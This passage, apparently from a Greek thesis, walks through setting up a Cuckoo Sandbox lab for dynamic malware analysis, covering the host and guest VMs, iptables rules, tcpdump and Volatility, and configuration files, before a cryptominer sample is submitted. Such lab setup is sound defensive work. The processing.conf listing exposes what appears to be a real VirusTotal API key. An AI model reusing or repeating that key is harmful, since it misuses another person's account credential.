
```
$ sudo pip install -U pip setuptools
$ sudo pip install -U cuckoo
$ sudo apt-get install mongodb
```

Στη συνέχεια, εκτελούμε τις κατάλληλες εντολές για τη λήψη του **VirtualBox[35]**, καθώς και την ένταξη του χρήστη ‘cuckoo’ στο γκρουπ των χρηστών του

λογισμικού.Το VirtualBox, μας δίνει τη δυνατότητα να διαθέσουμε τους πόρους ενός υπολογιστικού συστήματος για να δημιουργήσουμε εικονικά μηχανήματα και να τα διαχειριζόμαστε με ευκολία, παρέχοντας επιλογές για δημιουργία πιστού αντιγράφου ενός συστήματος, επαναφορά της κατάστασής του σε επιλεγμένο σημείο κ.α.

$sudo apt-get install virtualbox
$ sudo usermod -a -G vboxusers cuckoo

Έπειτα από την ολοκλήρωση των παραπάνω, θα πρέπει να ενεργοποιηθεί η εικονική διεπαφή δικτύου vboxnet0 μέσω του λογισμικου VirtualBox. Η εικονική διεπαφή δικτύου δημιουργεί στη πραγματικότητα ένα εικονικό ασφαλές δίκτυο, μεταξύ του Host Machine και του Guest Machine. Η προεπιλεγμένη IP διεύθυνση της δικτυακής διεπαφής vboxnet0 είναι η 192.168.56.1.




**Εικόνα9.2.2**: Ρύθμιση CuckooSandbox δικτυακής διεπαφής host-guestmachine

Τέλος, θα χρειαστεί η παραμετροποίηση του τείχους προστασίας (iptables) του Host Machine, για τη σωστή κυκλοφορία των πακέτων μέσα στο εικονικό δίκτυο 192.168.56.0/24.

```
$ sudo iptables -t nat -A POSTROUTING -o eth0 -s 192.168.56.0/24 -j MASQUERADE

# Default drop.
$ sudo iptables -P FORWARD DROP

# Existing connections.
$ sudo iptables -A FORWARD -m state --state RELATED,ESTABLISHED -j ACCEPT

# Accept connections from vboxnet to the whole internet.
$ sudo iptables -A FORWARD -s 192.168.56.0/24 -j ACCEPT

# Internal traffic.
$ sudo iptables -A FORWARD -s 192.168.56.0/24 -d 192.168.56.0/24 -j ACCEPT

# Log stuff that reaches this point (could be noisy).
$ sudo iptables -A FORWARD -j LOG
```


### 9.2.3Δημιουργία Cuckoo Sandbox – Guest Machine

Έχοντας ολοκληρώσει επιτυχώς τις διαδικασίες που απαιτούνται για τη σωστή λειτουργία του Host Machine, θα πρέπει να δημιουργηθεί μία εικονική μηχανή μέσω του λογισμικού VirtualBox, το Guest Machine, με τα εξής χαρακτηρηστικά:


**CPU Cores**: x2
**RAM**: 2 GB
**OS**: Windows 7 Professional 32-bit

Αρχικά, στο Guest Machine, θα πρέπει να εγκατασταθούν διάφορες 3rd-party εφαρμογές που χρησιμοποιούνται κατά κόρον στα λειτουργικά συστήματα Windows, συμπεριλαμβανομένων των βιβλιοθηκών της γλώσσας προγραμματισμού Python.

Η Python είναι απαραίτητη για τη λειτουργία του Cuckoo Sandbox Agent. Ο Cuckoo Sandbox Agent, είναι ένας μικρός API (Application Programming Interface) εξυπηρετητής (Εικόνα 10.4), που θα είναι υπεύθυνος για την επικοινωνία μεταξύ Guest Machine και Host Machine, κατά τη διάρκεια μιας ανάλυσης. Καθώς ο Cuckoo Sandbox Agent είναι απαραίτητος για την επικοινωνία, θα πρέπει να τον εναποθέσουμε στο Startup φάκελο του Guest Machine, ώστε να εκκινεί αυτόματα μαζί με το λειτουργικό σύστημα. Η διεργασία του Cuckoo Sandbox Agent φαίνεται στην εικόνα ως pythonw.exe.





**Εικόνα9.2.3:**Διεργασία Cuckoo Sandbox agent




**Εικόνα 9.2.4:**Cuckoo Sandbox agent API (TCP port 8000)

Επίσης, ένα ακόμη απαραίτητο βήμα, είναι η απενεργοποίηση του τείχους προστασίας και των αυτόματων ενημερώσεων των Windows. Ο λόγος είναι ότι


αυτές οι υπηρεσίες των Windows, ενδέχεται να επηρεάσουν την εκτέλεση του κακόβουλου λογισμικού, με αποτέλεσμα να αλλοιωθούν σημαντικά στοιχεία. Στη συνέχεια, θα πρέπει να εφαρμοστούν οι κατάλληλες ρυθμίσεις δικτύου, με στόχο τη σύνδεση της δικτυακής διεπαφής του Guest Machine, μονάχα με Host Machine. Όπως φαίνεται στην εικόνα, έχουμε αποδώσει στο Guest Machine την IP διεύθυνση 192.168.56.101 και σαν προεπιλεγμένη πύλη την IP διεύθυνση 192.168.56.1. Την προεπιλεγμένη πύλη καθώς και τον προτιμώμενο διακομιστή DNS (Domain Name System)[36], αντιπροσωπεύει το Host Machine, όπως θα δούμε στη συνέχεια.




**Εικόνα9.2.5:**Ρυθμίσεις Δικτύου GuestMachine

Έχοντας πλέον υλοποιήσει όλα τα απαραίτητα βήματα για τη καλή λειτουργία του Guest Machine, θα πρέπει να δημιουργηθεί ένα στιγμιότυπο της εικονικής.Έτσι,

μετά από κάθε ανάλυση-μόλυνση κακόβουλου λογισμικού, μπορούμε να επαναφέρουμε το μηχάνημα στην αρχική του κατάσταση-καθαρή.




**Εικόνα9.2.6:**Στιγμιότυπο Εικονικής μηχανής (Snapshot 1)

### 9.2.4Εγκατάσταση Επεκτάσεων - Host Machine

Με τη βοήθεια κάποιων επεκτάσεων που θα αναφερθούν στη συνέχεια, επιτυγχάνεται η συλλογή σημαντικών στοιχείων από το Host Machine κατά τη διάρκεια της εκτέλεσης, όπως δικτυακή κίνηση και μνήμη του συστήματος.
Για την καταγραφή της δικτυακής κίνησης που πραγματοποίεταιι κατά τη διάρκεια μιας ανάλυσης, απαιτείται η εγκατάσταση του ανοιχτού κώδικα λογισμικού tcpdump. Το tcpdump[37], είναι ένας απλός αναλυτής TCP/IP πακέτων, που δίνει τη δυνατότητα στο χρήστη να απεικονίζει μέσω της γραμμής εντολών, τα πακέτα που διαδίδονται σε ένα δίκτυο υπολογιστών. Η εγκατάσταση του tcpdump επιτυγχάνεται με την παρακάτω εντολή.

$ sudo apt-get install tcpdump

Μία ακόμη σημαντική επέκταση του Cuckoo Sandbox είναι το λογισμικό volatility. Το volatility κατασκευάστηκε αρχικά για την εξέταση ψηφιακών πειστηρίων από στιγμιότυπα της μνήμης ενός συστήματος.Το Volatility, σε συνεργασία με το Cuckoo Sandbox, δίνει τη δυνατότητα της εκτεταμένης ανάλυσης στιγμιότυπου της μνήμης του εικονικού μηχανήματος κατά τη μόλυνση, για τον εντοπισμό τυχόν Κακόβουλου λογισμικού που δεν αναγνωρίστηκε από το Cuckoo Sandbox Agent. Για την εγκατάσταση του volatility, απαιτείται η εκτέλεση της επόμενης εντολής.

$ gitclonehttps://github.com/volatilityfoundation/volatility

### 9.2.5Παραμετροποίηση Cuckoo Sandbox

Για την ολοκλήρωση της παραμετροποίησης του πειραματικού περιβάλλοντος Cuckoo Sandbox θα χρειαστεί να δηλώσουμε στα configuration files το σύνολο των τεχνικών προδιαγραφών που απαιτούνται για τη λειτουργία του. Τα αρχεία αυτά περιέχουν ρυθμίσεις αναφορικά με το Guest-Host OS καθώς και επιπλέον λογισμικό και υπηρεσίες τα οποία επεκτείνουν τις λειτουργίες του Cuckoo Sandbox κατά τη διάρκεια της δυναμικής ανάλυσης.

- **cuckoo.conf**

Το πρώτο αρχείο που θα επεξεργαστούμε είναι το configuration του Cuckoo το οποίο περιέχει γενικές επιλογές διαμόρφωσης του :

```
cuckoo@sandbox:~/.cuckoo/conf$ cat cuckoo.conf
[cuckoo]
version_check = yes

delete_original = no

delete_bin_copy = no

machinery = virtualbox

memory_dump = yes
```

**Εικόνα9.2.7:**Επεξεργασία cuckoo.conf

Σημαντικά στοιχεία στο συγκεκριμένο αρχείο παραμετροποίησης είναι η δήλωση του εικονικού περιβάλλοντος που θα χρησιμοποιήσουμε, το VirtualBox (machinery = virtualbox) το οποίο διαχειρίζεται την εικονική μηχανή (Cuckoo Guest OS) καθώς και την εξαγωγή στιγμιότυπου από τη μεταβαλλόμενη μνήμη (memory_dump = yes).

- **auxiliary.conf**

Το δεύτερο αρχείο είναι το auxiliary.conf στο οποίο δηλώνουμε την ενεργοποίηση του εξωτερικού λογισμικού το οποίο είναι αρμόδιο για την καταγραφή της δικτυακής κίνησης που παράγεται από το Guest OS κατά την εκτέλεση του κακόβουλου δείγματος.

```
cuckoo@sandbox:~/.cuckoo/conf$ cat auxiliary.conf
[sniffer]
enabled = yes

tcpdump = /usr/sbin/tcpdump
```

**Εικόνα9.2.8:**Επεξεργασίαauxiliary.conf

- **virtualbox.conf**

Το τρίτο αρχείο που επεξεργαζόμαστε είναι το virtualbox.conf το οποίο καθορίζει τον τρόπο αλληλεπίδρασης του Cuckoo με το λογισμικό διαχείρισης εικονικών μηχανών(VirtualBox). Αρχικά δηλώνουμε το όνομα που έχουμε δώσει στο εικονικό μας μηχάνημα, το λειτουργικό σύστημα που χρησιμοποιεί και το όνομα του στιγμιότυπου της τρέχουσας καθαρής κατάστασης του λειτουργικού συστήματος. Ακόμα δηλώνουμε την διεύθυνση IP που έχουμε ορίσει στο Guest OS (192.168.56.101) καθώς και την διεύθυνση IP του Host OS (192.168.56.1) και την πόρτα(2042) στην οποία αναμένει για να λαμβάνει τα αποτελέσματα από τον Guest OS κατά την διάρκεια της ανάλυσης. Επίσης δηλώνουμε το εικονικό interface του δικτύου(vboxnet0) που χρησιμοποιείται για την καταγραφή της δικτυακής κίνησης.

```
cuckoo@sandbox:~/.cuckoo/conf$ cat virtualbox.conf
[virtualbox]
mode = headless

path = /usr/bin/VBoxManage

interface = vboxnet0

machines = cuckoo


[cuckoo]
label = cuckoo

platform = windows

ip = 192.168.56.101

snapshot = Snapshot 1

interface = vboxnet0

resultserver_ip = 192.168.56.1

resultserver_port = 2042
```

**Εικόνα9.2.9:** Επεξεργασία virtualbox.conf

- **processing.conf**

Αυτό το αρχείο μας επιτρέπει να ενεργοποιήσουμε, να απενεργοποιήσουμε και να διαμορφώσουμε όλες τις επεκτάσεις. Μία από τις πιο σημαντικές λειτουργίες που συμπεριλαμβάνονται στο συγκεκριμένο αρχείο είναι η ενεργοποίηση του VirusTotal API ούτως ώστε το κάθε δείγμα προς ανάλυση να υποβάλλεται ταυτόχρονα και στην multi-antivirusπλατφόρμα που χρησιμοποιήσαμε και στο Κεφάλαιο 9.1.


```
[virustotal]
enabled = yes
timeout = 100
scan = yes
key = a0283a2c3d55728300d064874239b5346fb991317e8449fe43c902879d758088
```

**Εικόνα9.2.10:** Επεξεργασία processing.conf

Έχοντας πλέον ολοκληρώσει την παραμετροποίηση του πειραματικού μας περιβάλλοντος, είμαστε έτοιμοι να προχωρήσουμε στην υλοποίηση της δυναμικής ανάλυσης.
Αρχικά, για να ξεκινήσουμε την ανάλυση μας, θα πρέπει να εκτελέσουμε τις παρακάτω εντολές, ώστε να εκκινήσουν οι υπηρεσίες του Cuckoo Sandbox.
Πρώτα χρησιμοποιούμε την εντολή :

$ cuckoo --cwd /home/cuckoo/.cuckoo


Με αυτό τον τρόπο δηλώνουμε στο λειτουργικό σύστημα την εκτέλεση του Cuckoo Sandbox, με το όρισμα cwd (Cuckoo Working Directory) για να υποδείξουμε την τοποθεσία όπου βρίσκεται εγκατεστημένο




**Εικόνα9.2.11:** Εκκίνηση CuckooSandbox

Στη συνέχεια, θα χρειαστούμε την εκκίνηση του Cuckoo webserver, ο οποίος μας δίνει τη δυνατότητα να χειριζόμαστε όλες τις λειτουργίες του cuckoo sandbox, μέσα από μία διαδραστική διεπαφή χρήστη.


$ cuckoo web runserver




**Εικόνα9.2.12:**Εκκίνηση CuckooWebServer

Όπως φαίνεται στην παραπάνω εικόνα, έπειτα από την εκτέλεση της εντολής, τίθεται σε λειτουργία ο cuckoo webserver και εμφανίζεται η τοπική διεύθυνση του συστήματος στην οποία εκτελείται η υπηρεσία.

Ανοίγοντας, ένα φυλλομέτρητη ιστοσελίδων και πληκτρολογώντας τη διεύθυνση http://127.0.0.1:8000, παραπεμπόμαστε στην αρχική σελίδα Cuckoo Webserver.





**Εικόνα9.2.13:** CuckooWebServerdashboard

Εδώ παρουσιάζεται μία ανασκόπηση του συστήματος που συμπεριλαμβάνει κάποια στατιστικά για το σύστημα στο οποίο είναι εγκατεστημένο το cuckoo sandbox και τις πιο πρόσφατες αναλύσεις. Επίσης, μας δίνει τη δυνατότητα να εναποθέσουμε ένα αρχείο για ανάλυση, κάνοντας drag & drop στο πεδίο “Submit a file for analysis”.


Για τους σκοπούς της δυναμικής ανάλυσης, επιλέξαμε ένα δείγμα κακόβουλου λογισμικού, του οποίου παραλλαγές, έχουν πρωτοεμφανιστεί πρόσφατα και προς το παρών δεν κατηγοριοποιούνται.  Αυτού του είδους τα κακόβουλα λογισμικά ξεκίνησαν να δημιουργούνται όταν κάποια ψηφιακά νομίσματα πήραν μεγάλη οικονομική αξία. Κατάτηνεκτέλεσή τους σε κάποιο μολυσμένο Η/Υ, εκμεταλλεύονται την επεξεργαστική ισχύ του με σκοπό την εξόρυξη ψηφιακών νομισμάτων. Η λήψη του προαναφερόμενου δείγματος, έγινε από τη πλατφόρμα https://www.hybrid-analysis.com[38]. Αυτή η πλατφόρμα παρέχει στους χρήστες, λειτουργίες δυναμικής ανάλυσης για άμεση εκτίμηση της συμπεριφοράς αρχείων διαφόρων τύπων και εξάγει πληροφορίες για αυτά, οι οποίες είναι δημόσια

προσβάσιμες. Επιπλέον, δημιουργώντας ένα λογαριασμό στην κοινότητα του Payload Security[38], είμαστε σε θέση να χρησιμοποιήσουμε περαιτέρω λειτουργίες όπως αποστολή των αποτελεσμάτων στον προσωπικό λογαριασμό ηλεκτρονικής αλληλογραφίας αλλά και λήψη δειγμάτων που έχουν υποβληθεί για ανάλυση από άλλους χρήστες.




**Εικόνα9.2.14:** Ιστοσελίδα https://www.hybrid-analysis.com

Έχοντας αποθηκεύσει τοπικά στο host OS το εκτελέσιμο αρχείο **98199294da32f418964fde49d623aadb795d783640b208b9dd9ad08dcac55fd5.bin ,** το αποθέτουμε στο πεδίο “Submit a file for analysis” και προχωράμε στο επόμενο βήμα, όπου μπορούμε να επέμβουμε σε κάποιες ρυθμίσεις σχετικά με την επερχόμενη ανάλυση μας, που έχουν οριστεί προηγουμένως στο κεφάλαιο “**Παραμετροποίηση του Cuckoo Sandbox**”.

